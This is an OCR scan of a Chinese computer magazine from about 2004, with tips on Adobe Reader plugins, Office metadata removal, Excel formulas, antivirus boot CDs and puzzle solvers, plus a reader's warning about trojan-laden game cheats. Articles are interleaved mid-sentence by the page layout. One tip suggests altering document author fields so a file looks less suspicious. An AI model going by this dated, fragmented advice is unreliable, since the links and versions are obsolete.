后来，经笔者多次测试，发现导致它们冲突的原因正是Nimo Codec Pack 5.0中的Lame MP3Encoder ACM 0.9.0。它是LAME的MP3Pro测试版编码器，本身就不太稳定，而且如果不安装，不会对播放DVDRip产生任何影响。因此，在安装Nimo Codec Pack 5.0时，只需选择自定义安装方式，然后清除"Audio Codecs"分支中的"Lame MP3Encoder ACM 0.9.0"就可以避免与超级解霸3000发生冲突了。

CF [SY12]

看点 禁用多余插件，让Adobe Reader 飞速启动。

Adobe Reader 终极提速

■ 动感超人

Adobe Reader是我们最常用的电子文档阅读工具之一，主要用于阅读PDF文档。然而它启动速度过慢，却是众所周知的事。不过，如果我告诉你，打开Adobe Reader也能像打开Word一样快，你一定不会相信。那就来看看为Adobe Reader提速的方法吧，信不信，那可由不得你咯！

小知识

为什么不是Acrobat Reader？

Adobe Acrobat Reader自从6.0版就改名Adobe Reader了，过去那个PDF文档编辑器Adobe Acrobat名称则没变。所以现在要从网上下载最新版本的官方PDF阅读软件，就得认准Adobe Reader啦！Adobe Reader的最新版是6.0，简体中文版下载地址：http://ardownload.adobe.com/pub/adobe/reader/win/6.x/6.0/chs/AdbeRdr60_chs_full.exe(24.7MB)。

启动Adobe Reader，你会看到启动画面中有一行"正在加载和验证*.api"(见图1)，这是Adobe Reader启动时加载插件的过程。启动慢的原因正是由于加载插件耽误了时间，而其中的大部分插件，我们平时几乎不使用，所以只要让Adobe Reader在启动时不加载那些多余的插件，就可以提高启动速度了。




图1

Adobe Reader Speed-Up小档案

软件版本:1.12	软件大小:57KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.tnk-bootblock.co.uk/prods/downloads/ar-speedup.zip	

Adobe Reader Speed-Up可以让你来决定Acrobat在启动时都加载哪些插件。运行该软件，首先在弹出的界面中点击右下角的"Change Settings"，打开设置窗口(见图2)，更改Adobe Reader安装路径(Adobe Reader Directory)和插件备份路径(Backup Location)，设置完毕后点击"Save"按钮回到主界面。

接下来，选中"Speed Up"并点击"Next"按钮，程序就会列出Adobe Reader 6.0所使用的全部插件(见图3)。在每个插件前面都有一个复选框，如果想启用该插件，就在前面打"√"，否则就取消勾选。如果不知道某个插件的作用，可以将其选中，然后点击"Plugin Help"按钮，就会弹出窗口讲解该插件的具体作用(可惜是英文)。当然，也有更简单的提速方法：在"Select Speed Up Mode"后面的下拉菜单中，程序提供了两种加速模式"Fast"和"Turbo"，一般来说我们选择"Fast"，就无需逐个勾选列表中的插件了。最后点击"Start"，稍等片刻，Adobe Reader的提速工作便完成了。

下面再运行Adobe Reader试试，速度是不是超乎寻常的快呢？



图2



图3



图4

小提示

★如果要恢复使用那些插件，只需回到Adobe Reader Speed-Up主界面中，选中"Restore Orginal Configuration"，然后点击"Start"按钮即可。

★Adobe Reader Speed-Up同样可以用于Adobe Acrobat的提速，使用方法不变。

CF [SY13]

昂达整版

看点 了解一下别人被“黑”的经历，接受别人被“黑”的教训。

我的被“黑”经历

■ 辽宁 赵新宇

引言：笔者是电脑爱好者，也是个游戏爱好者，喜欢玩传奇，他和每个喜欢网络游戏的玩家一样，也用过外挂，但这个外挂非常特别，致使笔者直接被“黑”，所以他把受骗经历写了下来，这里也为大家提个醒，千万不要被人“黑”到。

为方便阅读，本文将使用第一人称的写法。

某天我在浏览某破解论坛的“破解申请”区时，无意间看到有人申请破解某外挂网站。出于好奇，便进入了该网址，一看便动了贪心。里面的外挂太诱人了！像传奇复制外挂最新完美版，最新破解的传奇经验外挂，传奇强行交易外挂至强版等，都是“绝好的东东”。而且发布日期很新。于是决定花50块钱注册帐号。可能有的朋友不知道，很多游戏外挂单个购买价格就在50～500元之间，所以50块钱有这么多外挂相当便宜！之后忙开QQ与之联系。聊天内容大概就是先询问了对方外挂的真实性，以前是否为骗钱的网页，并且又问了一下对方什么时候在线，接着问了一下如何汇款。

第二天我就把钱汇过去了，然后就做起了发财梦。当天晚上在网上费了半天口舌，在确定钱已经收到后，对方终于给我开了密码。

之后急急忙忙从网上下载了一个翻倍涨经验，又涨百分比的外挂。进入传奇，果然杀只“鸡”经验就为250，翻了50倍，可是百分比没变！退出看看外挂说明：

本站用WPE制作的外挂封包国内杀毒软件都会报木马，因为该类外挂运行时都需在系统目录下复制一个DLL文件来提供支持，您可以自己用纯净的系统简单制作一个封包试试，杀毒软件一样误报病毒，这就是为什么本站提供的经验，多倍经验，强行交易，刷钱等外挂杀毒软件会报为木马的原因，因为他们的程序格式都是相同的！您也可以给一些知名的外挂网站写信询问该问题！杀毒软件出现病毒警示，但不会对您的电脑造成任何伤害，您也可以在注册表中查看启动项目，都不会有木马启动项随机运行！请您放心使用！目前本站会员之中还未出现盗号现象产生！如果您因为使用本站外挂而出现盗号，我们愿意承担责任！

我自然会相信这段说明，因为我是花钱买的！怎么还会有木马呢？可是不对，电脑中的病毒防火墙怎么关上了？重新打开病毒防火墙，并进行杀毒，果然查到了trojan.lmir.howa病毒，而“毒源”——Winsocks.dll。要知道lmir病毒正是专门偷传奇号的，当然要毫不留情的KILL掉它，可是重启后病毒防火墙还是被莫名其妙给的关上了。打开“系统配置实用工具”（“开始→运行”，输入“Msconfig”，回车即可打开）一看，原来是启动项中多了个“c:\windows\intrenat.exe”，把它删除后，病毒防火墙恢复正常。然后又回到QQ上询问那个外挂网站上的人，可是对方“三问一不回”，根本不理我。而我又不想把他惹急了，怕他把帐号删了，不让我下载，可我又找不到证据，于是又进入到该网站下载了几个外挂，果然个个身怀剧毒，厉害的是有一个木马为了躲避病毒防火墙居然藏到“回收站”内。

小编有话说：外挂害人，想想看如果这要是一个对安全不太了解的菜鸟购买了这些外挂会怎么样？辛辛苦苦练出来的人物就这样别人偷走，只有哭去啦。这里小特一是提醒那些还在使用外挂练级的游戏玩家，不要再使用外挂，同时在此也警告那些外挂制作、贩卖者，现在国家已经开始打击外挂及私服。

另外，如何判断电脑是否已中了本文所提到的木马呢？最简单的方法是把你的鼠标移动系统托盘处的网络防火墙图标上，如果图标消失，就基本可以确定你中招儿了。这时立刻下网，查杀病毒(当然这只是最简单的方法，有的木马还可以模防防火墙的界面，这样判断起来就要复杂一些了)。 CF [FH01]

如何使用QQ来杀毒

■haoting

近日笔者在QQ2003Ⅲ Beta4简体中文版软件中发现一个有用的功能——“在线杀毒”，经笔者试用了一下，真的很好用，根本不用再另外购买软件和交费，只要用Q币就能足不出户地进行杀毒了，而且查毒还是免费的，既方便又实用。这样那堆Q币，除了买衣服还能做点正事了，你想知道QQ中的这个功能吗？下面我就来告诉你。

Step 1 先安装最新版的QQ(http://qqdl.tencent.com/qq2003iiibuild0117.exe)，然后，你就会发现QQ面板上多了一个“铅笔＋笔记本”样子的图标，即“自定义面板”，点击这个按钮(如果你找不到，可以看看上期杂志介绍的《让QQ舞动起来》一文)。



Step 2 点击“收藏”按钮，然后选择“瑞星杀毒”项。然后你就可以点击“在线查毒”或者“在线杀毒”按钮进行相应的操作了。

Step 3 点击“在线查毒”图标即可进入QQ瑞星在线查毒页面，当然用户也可以直接在浏览器中键入:http://online.rising.com.cn/ravonline/VirusScan.asp进入该页面。然后点击那个大大的“开始在线查毒→查毒”按钮即可开始查毒。要知道这个功能可是免费的哦。

Step 4 如果发现病毒，那么就用“在线杀毒”吧。在

看点

①制作一个可以实时更新的光盘版瑞星杀毒软件2004

②把低版本瑞星光盘升级到高版本光盘

■ 天津　邓富强　张海洋　辽宁　钟华

这个瑞星杀毒2004有点不一样

1.升级瑞星杀毒2004“光盘版”

瑞星杀毒软件2004版的用户都知道，新版本要想在DOS下杀毒，只要使用光盘启动，然后就可以使用DOS查杀病毒、恢复硬盘数据和提取硬盘引导区信息了。但有一个致命缺陷：用瑞星光盘启动，病毒库只能使用光盘出厂时的版本，无法使用最新的版本，这也就意味着新病毒可能杀不掉，失去了杀毒软件的作用。虽然瑞星提供了“制作／升级软盘版”功能，但软盘版的制作／升级还是比较麻烦，并且在制作前还要检查软盘有没有问题。笔者经过实验，借助于刻录机和CD-RW光盘可以升级瑞星杀毒软件2004版最新“光盘版”。

实战：制作最新的瑞星杀毒软件2004“光盘版”

Step 1 新建一个文件夹，如“C:\瑞星光盘版”，然后把瑞星原版光盘上的所有内容都复制到这个文件夹中。

Step 2 启动IsoBuster（下载地址：http://hnpy.onlinedown.net/down/isobuster15.exe），选择瑞星光盘所在的光驱，然后IsoBuster就会对光盘进行分析，分析完后，单击左边的“Bootable CD”，右边就会列出光盘的引导信息，这些信息用Windows的“资源管理器”是无法看到的，把大小为1,474,560字节的文件提取出来，改名为“boot.img”，保存到“C:\瑞星光盘版”，它就是光盘中的启动引导文件。

Step 3 启动电脑中的瑞星杀毒软件，单击“工具→智能升级”命令，把瑞星杀毒软件升级为最新版本。

Step 4 把瑞星安装文件夹下所有的文件和子文件夹都复制到“C:\瑞星光盘版\rav”中，当出现同名文件时，一定要进行替换，这一步是把所有文件都替换为最新的版本。

Step 5 启动Nero或其他刻录软件，创建的光盘类型为“CD-ROM(引导)”，在“启动”选项卡中选择“可启动的映像文件位置”为“映像文件”，然后单击“浏览”按钮，选择“C:\瑞星光盘版\boot.img”。在“标签”选项卡中的“ISO 9660”文本框中输入“Rising”。

Step 6 点击“新建”把文件夹“C:\瑞星光盘版”中所有的文件和子文件夹都拖入光盘的根文件夹。

> 小提示
>
> 单击“文件→保存”命令，把这张光盘的配置保存下来，以后通过“文件”菜单中的“打开”命令，打开配置文件，就可以重复使用了。

Step 7 单击“刻录器→刻录编译”命令，就可以进行光盘刻录，刻录完成后，你的瑞星杀毒软件2004版“光盘版”就算升级完成了。

> 小提示
>
> 本方法虽然第一次比较繁琐一些，但以后每次升级仅需要用新文件覆盖掉旧文件，再打开配置文件进行刻录就可以了，并且由于使用的是CD-RW，所以要比用软盘或CD－R便宜、方便得多。

2.打造“瑞星杀毒2004安装盘”

可能很多朋友是从老版本直接升级到瑞星杀毒2004版的，笔者就是其中一个，他花了1个小时的时候把瑞星杀毒2002增强版升级到了2004版，但是用起来感觉不是很方便，于是制作了一张“瑞星杀毒2004安装盘”。

实战：把瑞星杀毒2002增强版升级到瑞星杀毒2004版

实现方法：瑞星杀毒2002版光盘里有四个文件夹、两个文本文件，一个光盘自动盘图标组成。如果还有其他的图标及文件夹，很可能是附赠软件，笔者的瑞星杀毒2002增强版光盘里就有永中Office，不用管它。如果用下载的安装升级包安装程序(或智能升级)，再做一个硬盘安装程序，加上瑞星个人防火墙，用这两个文件夹替换掉瑞星杀毒软件光盘里的rav文件夹和Rfw文件夹。

Step 1 设定一个临时文件夹，把瑞星2002增强版光盘内的内容复制到硬盘中，删除永中Office文件夹，然后制作瑞星杀毒2004版的硬盘安装程序。

Step 2 把制作好的硬盘安装程序文件rav文件夹和防火墙Rfw文件夹复制到临时文件夹，替掉临时文件夹里的rav文件夹和防火墙Rfw文件夹。

Step 3 双击ver文本文件，把rav后面的数字改成16.00，rfw后面的数字改成2.0.0.10，保存ver文本文件。打开Nero刻录软件，把临时文件夹内的“东东”刻出来。

Step 4 卸载已经安装好的瑞星杀毒2004版，把制作好的光盘放进光驱，虽然，安装界面还是瑞星2002增强版，但已经是安装瑞星杀毒2004版了。

经测试，用2003版的瑞星杀毒光盘同样可以制作出来，这样你就有一张“瑞星杀毒2004版”光盘了。 CF [FH03]

QQ面板上点击“在线杀毒”进行杀毒。这时会出现密码输入页面，按照提示输入您的QQ号、密码及附加码信息，在您的QQ帐户里还有至少2个Q币的前提下点击一下“登陆”按钮，就会出现服务条款页面，要想杀毒您别无选择——勾上“我已经阅读并同意服务条款”项，然后点击“下一步”，这时就会出现大大的“在线杀毒”按钮和扣费成功的提示(每次扣除2个Q币)。

Step 5 最后点击“开始杀毒”按钮，就会打开“在线杀毒”界面，然后点击右上角的“杀毒”按钮就可以进行杀毒了。 CF [FH02]

看点：清除Office文档中可能泄露个人隐私的隐藏信息，让你的Word文档用起来更安全。

干掉Office文档中的“内鬼”

——Office文档隐藏数据大清除

■河南 haibird　北京 shadow

当你用鼠标指向一个Office文档或查看该文档的属性，就可以看到此文档的标题、作者、打印时间、修改日期、修改次数等信息。如果这些文档是要给别人使用的，那些隐藏数据就会将一些你本不想让人知道的信息传出去。试想你在交工时，如果朋友帮你了一把，而你去邀功，此时，那些东东就会将你的谎言戳穿。那么，究竟如何清除掉Office文档中隐藏的数据呢？

用微软提供的Office插件清除隐藏信息

为了能使用户自由地清除Office文档中的隐藏信息，微软给大家提供了一个Office插件以完成这个任务。经过清除的Office文档，无论别人用什么方法去检查其属性，也不会发现任何蛛丝马迹。该插件适用于Office XP/2003中的Word、Excel和PowerPoint。

Remove Hidden Data小档案

软件版本:1.0　软件大小:280 KB
软件性质:免费软件　适用平台:Windows XP
下载地址:http://download.microsoft.com/download/b/d/5/bd5f9762-d2a8-422c-a612-0841df9342f7/rhdtool.exe

下面就以Word为例，看看清除隐藏数据的方法:打开一个Word文档，执行“文件→Remove Hidden Data”命令，就会弹出操作向导，在向导的第一步(见图1)中选中“Do not display prompts. Removes all hidden data without prompting.”(不显示提示，直接删除所有隐藏信息)，点击“Next”继续;在第二步(见图2)中，输入要保存的文件名，点击“Next”，就会自动生成清除隐藏信息后的文件，默认保存在打开文件所在的文件夹中。




图1




图2

小提示

如果安装了Remove Hidden Data却在文件菜单下没有该选项，请检查Word选项中的安全设置。执行“工具→选项→安全”命令，选择“宏安全性”，然后点击“可靠来源”标签(见图3)，勾选“信任所有安装的加载项和模版”，最后点击“确定”即可启用这个插件。




图3

虽然微软的这个插件支持多种Office文档，而且结合在Office中，用起来方便又放心，但是每次只能处理一个文档，这也不利于提高效率。所以如果它不能满足你的需要，并且你要处理的是DOC文档，那么Doc Scrubber则是不二的选择。

DOC文档清洁器——Doc Scrubber

Doc Scrubber小档案

软件版本:1.1　软件大小:821 KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.javacoolsoftware.info/downloads/docscrubbersetup.exe

Doc Scrubber是一个专门用于清除DOC文档隐藏信息的工具，它不仅支持DOC文档的批量清除，更可以由你来选择文档的隐藏信息中哪些需要清除，哪些予以保留。



图4

1.查看DOC文档中的隐藏信息

首先，运行Doc Scrubber，在主界面(见图4)中点击“Analyze”按钮，然后在弹出的窗口中点击“Browse”，选定要检测的DOC文档，就可以开始检测了。经检测后，该文档所有隐藏数据项都列了出来(见图5)，在这里就可以查看其中是否有



图5

看点：了解数据格式的含义及数据格式转换的方法，并利用数据格式转换功能解决以下问题：
①将文本数值转换为能计算的数值；
②快速输入日期；
③挽救以科学记数法显示的身份证号码。

Excel数据格式转换三例

■ 安徽 陈秀峰

在使用Excel的过程中，是否有过这样的经历：

★将保存数值的单元格设置成了文本格式，接下来用函数处理(如用SUM求和)时，函数却返回了错误结果；

★在输入一些特殊字符(如日期)时，常常要反复输入某些特殊符号(如半角间隔号“ - ”)，十分麻烦；

★输入身份证号码时忘了18位号和15位号的区别，输入的18位号无法正常显示意识到时，表格已经输入完毕了……

这些问题看似联系不大，实际上都是由于同一个小细节引起的，那就是“数据格式”的问题。很多人认为数据格式就是在输入数据前改改格式，只要让Excel正常显示输入的信息就行了。然而，如果你能用好数据格式的转换，不仅可以避免很多错误，更可以达到提高效率，甚至挽救因数据错误而丢失了部分信息的文档。

一、为什么函数计算会出错？

如果将单元格的格式设置成了“文本”格式，那么在这种单元格中，即使输入了普通的数字，相关函数(如SUM)也不能正确识别它们，于是函数计算时就会出现错误信息。要解决这个问题，就必须把文本格式转成数值格式。

方法一:选择性粘贴法

在某个空白单元格中输入数字“0”，然后选中这个单元格，单击“常用”工具栏上的“复制”按钮，再选中需要转换的单元格区域，右击鼠标，在随后弹出的快捷菜单中，选“选择性粘贴”选项，打开“选择性粘贴”对话框(见图1)，选中“运算”下面的“加”选项，确定返回即可。这种方法的优点就在于灵活，即用即转。



图1

小提示

在空白单元格分别输入“0、1、1”，然后在“选择性粘贴”对话框中，对应选择“运算”下面的“减、乘、除”选项，然后点“确定”返回，也可以实现转换。

方法二:VALUE函数法

假定要转换的数值位于C列，先在C列右边(左边也可)

需要保密的部分。

2.清除隐藏数据

回到主界面中，点击“Scrub”即可弹出清除方式的选项(见图6)，分别为:清除单一的Word文档，清除指定文件夹的所有Word文档，以及清除指定文件夹的指定文档。任选一项，点击“Next”继续，程序会列出可供清除的项目(具体含义见附表)，在要清除的隐藏数据前打勾，点击“Next”即可自动完成清除任务(见图7)。



图6

附表

项目	效果
Clear Subject	清除标题
Clear Keywords	清除关键字
Clear Comments	清除备注
Reset Template Used to Normal.dot	把文档模板变成Normal.doc（即清除模板）
Reset Revision Count to 1	重设修订次数为1
Reset Total Editing Time to 0	重设编辑总次数为0
Remove Hidden Revision Log	清除隐藏的修订记录
Remove Unique Identifier (GUID)	清除唯一的标识符（GUID①）
Remove Recent Hyperlinks List	清除最近的超链接目录
Clear Last Edit By	清除最近的编辑者
Clear Last Saved Date	清除最近的保存日期
Clear Last Printed Date	清除最近的打印日期
Clear Creation Date	清除最近的创建时间

小提示

★在选择清除方式时，勾选“Save scrubbed file over original”，程序就可以在清除隐藏信息之前，为原始的DOC文档自动做备份。

★如果只清除掉文档信息仍会使Word文档看上去很可疑，这时你可以把那些隐藏信息稍作修改。图7右下角方框内的两个选项分别为修改Word文档的作者和公司名称，在相关项目前打勾然后输入新的作者和公司名称吧！



图7

名词解释

① GUID

Global Unique Identifier，全局惟一标识符。这是在编程领域普遍使用的一个概念，简单地说，它的作用就是保持文件的一致性。GUID是一个保证惟一的二进制数，因此几乎没有别的计算机会产生同一个值。Office中的GUID是在安装时随机产生的，而且不会改变，之后更会存在于每个由它创建的Office文档中。这样，所有相关的Office文档就具备了一种“同源性”，即同样的GUID数值。 CF [BG01]

插入一列空白列(D列)，然后在D1单元格中输入公式: =VALUE(C1)。再次选中D1单元格，将鼠标移至该单元格右下角，呈细十字线状(填充柄)时，按住左键向下拖拽，将上述公式复制到D列下面的单元格中，完成C列其他数值的转换工作。

小提示
采取此法转换后,表格中增加了一列,可能会影响表格的排版效果和表格打印等,我们可以将其隐藏起来:选中C列,右击鼠标，在随后弹出的快捷菜单中，选"隐藏"选项就行了。

方法三:智能标记法

如果使用的是Excel 2002及以上版本，转换就更方便了:选中需要转换的单元格区域,则在该区域的第一个单元格右侧出现一个智能标记(见图2)，单击此标记，在随后弹出的下拉列表中，选择"转换为数字"选项，就完成了转换工作。



图2

二、"偷梁换柱"输入日期

因工作需要，我常常需要在表格中输入大量的日期数据，由于要输入间隔号"-"，既影响输入的速度，又容易出现输入错误，我就采取了先直接输入8位日期数字(如"20031108")，然后再转换成日期形式的办法，非常简便。

方法一:自定义格式法

选中需要输入日期的单元格区域，执行"格式→单元格"命令，打开"单元格格式"对话框(见图3)，进入"数字"标签(通常是默认标签)下，先在"分类"下面选中"自定义"选项，然后在右侧"类型"下面的方框中输入自定义代码"##-##-##"，点击"确定"返回。以后，只要在单元格中直接输入8位日期数字就行了。


图3

小提示
从表面上看，上述方法虽然将输入的数字转换成了日期形式，但是，仍然是普通的数字格式，不能用日期函数对其进行处理。

方法二:DATE函数法

假定日期要显示在B列，我们先在B列左边增加一列空白列(插入B列后，原B列成了C列)，然后在B1单元格中输入公式:=DATE(MID(C1,1,4),MID(C1,5,2),MID(C1,7,2))，再用"填充柄"将此公式复制到B列下面的单元格中。以后，只要在C列的单元格中直接输入8位(不足8位的，请用"0"补齐)日期数字，B列即可真正以日期形式显示出来(如果C列影响打印，也可将其隐藏起来)。

小提示
如果将上述公式修改为:=IF(ISERROR(DATE(MID(C1,1,4),MID(C1,5,2),MID(C1,7,2))),"",DATE(MID(C1,1,4),MID(C1,5,2),MID(C1,7,2))),这样一来，当C列没有输入数字时，B列相应的单元格显示为空白("")，不影响表格的视觉效果。

三、挽救科学记数法形式的身份证号码

众所周知，当输入的数字超过12位(如输入身份证号码)时，Excel默认以科学记数法显示出来(见图4)，显然不符合我们的要求。




图4

方法一:设置格式法

如果尚未输入身份证号码，可以在输入之前，先将相应的单元格设置成"文本"格式，然后再输入即可。

小提示
在输入时，在数字前面添加一个英文状态下的单引号"'"也可解决该问题。(该单引号不影响显示和打印。)

方法二:函数转换法

如果已经输入了18位身份证而尚未正常显示，可以用函数将其挽救回来:假定身份证号码输入在B列中，我们先在B列右边增加一列空白列(C列)，然后在C1单元格中输入公式:=REPLACE("'"&B1,1,1,"")，再用"填充柄"将此公式复制到C列下面的单元格中即可(如果原来的B列影响打印，请将其隐藏起来)。上述公式的含义是:先在B1的数值前面添加一个英文状态下的单引号("'"&B1)，然后将这个单引号用空白("")替换(REPLACE)掉。

小提示
由于Excel将15位以后的数字以"0"代替，因此当要输入18位的身份证号码时,请采取方法一。

通过函数转换后，如果删除原数字所在的列，则函数会出现错误，对此可以这样解决:选中转换后(包含公式)的列，执行复制操作，然后选中保存数据的列，打开"选择性粘贴"对话框，选中其中的"数值"选项后，点击"确定"返回。经过这样的操作后，原数据列就可以删除了。

CF [BG02]

自动更新Excel工作簿中的当前时间

■江苏 王志军

学校财务室每月都要打印教师工资表上交财政部门，其中有很多关于时间的单元格。如果是8月份的工资表，那么表头是“张家港工贸学校2003年8月教师工资表”，而每张工资表的末尾则是“2003年8月15日”的落款，其实每个月的工资在一段时间是相对稳定的，因此财务室每次打印时最主要的工作就是去手工更改这些时间。

手工更改工资表中的时间是一件十分麻烦的事，因为工作量相当大，而且又很容易出错，有没有办法让Excel自动更新时间呢？

我们可以利用函数来实现自动更新时间的功能，在标题单元格中输入“="张家港工贸学校"&YEAR(TODAY())&"年"&MONTH(TODAY())&"月份教师工资表"”，这里的“=”和“"”都是半角字符，请朋友们不要弄错。而表达式中的“YEAR(TODAY())”表示返回日期的年份值，支持1999～9999之间的所有年份，应该足够使用了，“MONTH(TODAY())”表示返回月份值，这是一个介于1（一月）～12（十二月）之间的数字；按照同样的方法，在落款单元格输入“=TODAY()”，它的意思是表示返回日期格式的当前日期，可以在“格式→单元格→日期”选项卡中对日期类型进行调整（见图1），一般根据习惯可以选择“2001年3月14日”这样的格式，当然你也可以选用其他格式。




图1

完成了上述设置，今后在任何时间打开工资表，就只需要对教师的工资组成进行调整，至于时间方面则完全不用考虑，Excel会自动更新为当前时间（见图2）。



图2

CF [BG03]

擂台赛Mission 8专家点评

在这一期擂台赛中，精美的作品不少，但是当我在看其中的一幅作品的时候被深深的震撼了——令人热血沸腾的题材、令人赞叹不已的构思、令人感觉鬼斧神工的设计技巧，可以说他把WPS的图形功能发挥的淋漓尽致。在这里我向大家介绍作者刘志君的个人网站（http://go.6to23.com/dreamald），也算是对他的特殊奖励吧，同时大家一定想看看这幅作品，在这个网站上也有相应的下载，大家可以去下载看看！



作者：刘志君

希望大家能够从他的作品中了解到WPS强大的功能，对国产软件有重新的认识！感谢大家的参与，同时希望在以后的比赛中能够看到更多更好的作品，谢谢大家！

金山WPS Office擂台赛第八期获奖名单

擂　主：WPS Office 2003专业版+金山毒霸安全组合套装
刘志君(广州)

二等奖：金山毒霸安全组合套装+金山词霸2003
杨　博(河南)

三等奖：金山词霸+金山快译组合装
陶长俊(安徽) 谢　佳(湖北) 陈　昕(河北)

程序谷电子篇

人工智能这门学科最早的研究是从搜索算法开始的，而搜索算法又是博弈游戏的基础。程序谷2003年7期介绍了《用Delphi写小游戏之华容道》，2003年第10期又介绍了《用VB编写“点灯”游戏》，不知道大家都玩通了没有呢？这期的程序谷专门为大家准备了解这两个游戏的程序，希望大家能够享受这顿搜索算法的饕餮大餐！

VB “点灯”游戏的解法

■贵州　吴登宇


文章链接:http://www.cfan.com.cn/11PROGRAM/200404/dbhgai.htm (38 KB)

“点灯”游戏看似简单，玩起来并不太容易，连文章作者也承认他本人还未玩通过！所以我写了一个小程序来解决这个问题。

首先将游戏规则简述一下:游戏的场景是一个长宽各为10的共100个方格的网格，每一个方格代表一盏灯，用鼠标单击某一方格可以将该盏灯及其相邻的上下左右四盏灯改变状态，如果某盏灯原来为“灭”(白色)则变为“明”(黑色)，原来为“明”则变为“灭”。初始状态所有灯均为“灭”，玩家通过鼠标操作将所有灯均变为“明”则游戏成功。

由于每盏灯与其上下左右的灯有关联，所以游戏的过程并不能简单地将灯逐一点亮，而应该是一部分“主动”去点亮，另一部分可以通过其四周的灯来“被动”点亮。每盏灯的状态只有两种，可以用0和1来表示，一次点灯操作相当于对五个相关单元的值取逻辑反。显然，对某一数两次求反不会改变其值，所以在游戏过程中，那些必须“主动”点亮的灯只须点亮一次，不必考虑点多次的情况。另外，由于逻辑反运算满足交换律，所以游戏的过程跟点灯的次序无关，使得我们可以按某个次序(这里按从左到右、从上到下)来试探某盏灯到底该不该点亮。

如果按照从左到右、从上到下的次序来探索，那么点一盏灯的同时不能灭掉上方已经点亮了的灯，因为按探索的次序，已不可能再将这盏灯点亮。同理，在探索过程中，如果正在试探的灯的左上方的灯已经是“灭”的，那么以后无论怎样点都不能点亮该盏灯，此时就应该“回朔”，将前面已经点亮的某一盏灯灭掉，然后继续向下试探。比如，下面便是计算出来的一个解:



CF [CXG01]

DELPHI 用Delphi计算华容道的走法

■ 北京　张军德

文章链接:http://www.cfan.com.cn/11PROGRAM/200404/cmgpmk.htm (19KB)

程序谷2003年7期介绍的华容道游戏，非常好玩，但程序给出的演示走法为85步(给出的单步数是122)，现在已知的最快走法为81步。为找到最少步数的走法，编写了下面的小程序，界面如下:



程序的基本思想是从起点开始依次搜索可能的走法，广度优先搜索遍历整个棋谱，直到找到给定节点。为此设置3个表，棋谱表HRD.DB用来记录走的过程，按No字段建立索引，其中字段QP保存每一步的棋谱，曹操用1和三个0代表；张赵黄马(竖子)用2和0代表(这样可以大大减少计算量)；关羽(横子)用3和0代表；兵用4代表；空位用8代表。字段No保存当前节点的位置，千位以上为深度，千位以下为广度。Prno字段表示该节点的父节点。因为每一谱图中有两个空位，而每个空位有4个方向，故一共有8种可能，0为空位1左侧子右移，1为空位2左侧子右移，2-7分别为向上，向左，向下移动。如果考虑到允许连走，则可能的走法就更多，优化后归纳为16种可能。所以每个父节点可能有多个子节点。计算时是否允许连走由用户自己选择。历史表HRD1.DB是为了优化算法而设，即每走一步棋都要在历史表中进行查找，当遇到以前出现过的节点时，就不进行处理。结果表HRDJG.DB用来保存找到的结果。

本程序主要是为了说明算法未作任何修饰，程序在Windows98，Delphi6下调试通过，横刀立马布局的测试结果在不允许连走时为116步(因为棋子每移动一步计算为一步)，在允许连走时为81步。程序中给出了6种布局，都可以得到最少的步数。有兴趣的朋友还可以对其他的布局进行测试。当然还可以与本刊2003年7期介绍的华容道游戏程序结合，增加演示功能。

CF [CXG02]

如今死机、重装系统几乎成为电脑玩家司空见惯的事情了。如何让系统更稳定？这是每一位电脑用户都十分关心的话题，其实对待电脑就像爱护我们的身体一样，要想让它“健康长寿”，还是来听听专家们积累多年的私房秘技吧！



“为了保证电脑的健康，我每天会为它下载五份数字水果和蔬菜！”

我要健康！

——系统“健康长寿”私房秘技大曝光

■加拿大　董博　河南　缘来如此

一、硬件不要有代沟

许多朋友很少会意识到硬件设备之间的年代问题，但实践证明许多难以解决的故障常常来自于此。所以对于电脑硬件的使用标准应该是，最好用同一时代的硬件搭建你的电脑，因为它们一般都会按照同样的工业标准来制造，从而较少出现兼容性等方面的问题。同样，最新的硬件最好能和最新的Windows搭配，这样才能使其发挥最大效能。

